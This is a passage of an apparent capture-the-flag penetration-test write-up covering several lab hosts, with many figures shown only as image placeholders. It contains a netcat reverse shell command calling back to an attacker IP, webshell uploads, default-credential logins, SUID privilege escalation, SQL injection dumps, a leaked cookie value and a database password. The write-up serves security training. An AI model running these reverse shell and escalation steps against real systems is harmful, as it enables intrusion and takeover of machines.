


Figure 25: HTTP traffic routed through proxy

Running GoBuster(Reeves, 2023) to enumerate and show the hidden or sensitive directories that lead to `/robots.txt`.




Figure 26: GoBuster output

By checking the `/robots.txt` we found a hidden path which is `/wolfcms`.




Figure 27: robots.txt reveals /wolfcms

B.3 Exploiting wolfcms by accessing its webpage




Figure 28: Accessing WolfCMS login page

We can access the login page and try to log in with the default credentials username: admin and password: admin. We can gain access.




Figure 29: Successful login to WolfCMS

We able to upload webshell `php-backdoor.php` and `php-reverse-shell.php`




Figure 30: Webshell uploaded

By checking the shell at: `http://192.168.11.98/wolfcms/public/php-reverse-shell.php?cmd=whoami`

Figure 31: Triggering reverse shell

Getting the reverse by input the `nc -e /bin/sh 192.168.11.1 5555`




Figure 32: Netcat reverse shell command

Using Netcat (`nc -nvlp 5555`) we set up a listener on port 5555 for incoming connections. The reverse shell was successfully established from the target machine 192.168.11.98 running Linux (VulnOS) back to the attacker's Kali machine, which is 192.168.11.1.




Figure 33: Reverse shell established

In the attacker machine: We are able to establish the connection and find the flag in `/home/rykard`




Figure 34: Flag found in /home/rykard


FLAG – *Godrick the Grafted wears other men's arms like trophies. But no number of limbs can make a coward into a true Lord.*

B.4 Enumerating the server

Go to the config of wolfcms in `/var/www/wolfcms/config.php`, which will lead us to the database password of the root: `john@123`

Figure 35: WolfCMS config file

We are trying to connect to mysql with the password we saw we are able to see the database.






Figure 36: MySQL access - Data base enumeration

B.5 Escalate the root

While exploring the target system, We found a writable Python script named `connect.py` in the `/var/www/` directory. Since we had limited access as a user. We need to use the script to escalate privileges. I edited the script by adding a line that used Python's `os.system()` function to copy `/bin/bash` to `/tmp/root` and change its permissions to 4777. This effectively created a SUID binary, allowing us to run it with root privileges. After saving the changes, We executed the script using Python. Then, navigating to the `/tmp` directory, confirmed the root file was created, and ran it using `./root -p`. As a result, I successfully gained a root shell and complete control over the system.




Figure 37: Privilege escalation via connect.py

We are able to find the other Flag in root:

FLAG – *Fia gives death its dignity. She lies beside the dead not in fear, but in faith—her embrace a ritual, her rebellion a whisper.*




Figure 38: Flag found in /root

B.6 Running reverse file hello world in the /home/rykard

While exploring the `/home/rykard` directory, We encountered a binary file named `hello-world`. To examine its contents, we initially ran the `strings` command, which extracts readable text from binary files. The output revealed a line indicating that the file was packed with UPX (Ultimate Packer for Executables), a tool commonly used to compress and obfuscate executables(Team, 2025).




Figure 39: hello-world binary packed with UPX

Recognizing this, we unpack the file using the UPX utility with the `upx -d hello-world` command. The unpacking process successfully restored the original executable, which was confirmed by the UPX tool's output

showing the unpacked size and file format(Team, 2025). After unpacking, I again used the `strings` command, this time with `grep` to search for the keyword "FLAG". This revealed a hidden flag embedded within the binary:

FLAG – *"The Frenzied Flame speaks in madness, offering freedom from fate through fire, consuming gods, grace, and sanity alike."*




Figure 40: Flag extracted from hello-world binary

Host 192.168.11.199

C.1 DNS Enumeration




Figure 41: DNS Enumeration and attach domains to hosts

C.2 DB exploit investigation




Figure 42: exploit found on web of DB exploits, OpenDocMan 1.2.7

C.3 Burp Suite caption




Figure 43: Burp Suite caption of GET on web suggested on exploit web

C.4 SQL injection and DB dump




Figure 44: After SQLmap injection, we dump the most valuable data bases

C.5 WordPress reverse shell uploading




Figure 45: Reverse Shell uploaded on theme twenty sisteen on 404.php page

C.6 Privilege elevation and cracked password




Figure 46: Acces to root by cracking password with john after previous scalation from deamon to radahn

Host 192.168.11.223

D.1 Directory search

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.11.223 -w /usr/share/wordlists/dirb/common.txt -x .php,.bak,.html,.txt,.php.bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.11.223
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              bak,html,txt,php.bak,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/.html                (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/.hta.txt             (Status: 403) [Size: 279]
/.hta.html            (Status: 403) [Size: 279]
/.hta.php             (Status: 403) [Size: 279]
/.hta.php.bak         (Status: 403) [Size: 279]
/.htaccess.txt        (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.hta.bak             (Status: 403) [Size: 279]
/.htaccess.html       (Status: 403) [Size: 279]
/.htaccess.php        (Status: 403) [Size: 279]
/.htaccess.bak        (Status: 403) [Size: 279]
/.htpasswd.txt        (Status: 403) [Size: 279]
/.htpasswd.php.bak    (Status: 403) [Size: 279]
/.htpasswd.html       (Status: 403) [Size: 279]
/.htaccess.php.bak    (Status: 403) [Size: 279]
/.htpasswd.bak        (Status: 403) [Size: 279]
/.htpasswd.php        (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/ajax.php.bak         (Status: 200) [Size: 357]
/ajax.php             (Status: 200) [Size: 0]
/css                  (Status: 301) [Size: 314] [--> http://192.168.11.223/css/]
/dashboard.html       (Status: 200) [Size: 514]
/img                  (Status: 301) [Size: 314] [--> http://192.168.11.223/img/]
/index.html           (Status: 200) [Size: 1424]
/index.html           (Status: 200) [Size: 1424]
/js                   (Status: 301) [Size: 313] [--> http://192.168.11.223/js/]
/manual               (Status: 301) [Size: 317] [--> http://192.168.11.223/manual/]
/server-status        (Status: 403) [Size: 279]
Progress: 27684 / 27690 (99.98%)
===============================================================
Finished
===============================================================
```

Figure 47: Directory search

D.2 ajax.php.bak

```
┌──(kali㉿kali)-[~]
└─$ mv ~mv ~/Downloads/ajax.php.bak .

┌──(kali㉿kali)-[~]
└─$ cat ajax.php.bak


  //The boss told me to add one more Upper Case letter at the end of the cookie
 if(isset($_COOKIE['admin']) && $_COOKIE['admin'] == '6G6u@B6uDXMq6Ms'){

     //[+] Add if $_POST['secure'] == 'val1d'
      $valid_ext = array("pdf","php","txt");
 }
 else{

      $valid_ext = array("txt");
 }

 // Remember success upload returns 1
```

Figure 48: ajax.php.bak

D.3 main.js




Figure 49: main.js

D.4 setting proxy




Figure 50: Setting proxy

D.5 dashboard.html




Figure 51: dashboard.html

D.6 burpsuite interception




Figure 52: Burp Suite interception

D.7 setting cookie




Figure 53: Setting cookie

D.8 adding body parameter




Figure 54: Adding body parameter

D.9 payload




Figure 55: Payload

D.10 reverse shell upload




Figure 56: Reverse shell upload

D.11 netcat with port 4444




Figure 57: Netcat with port 4444

D.12 Flag 1

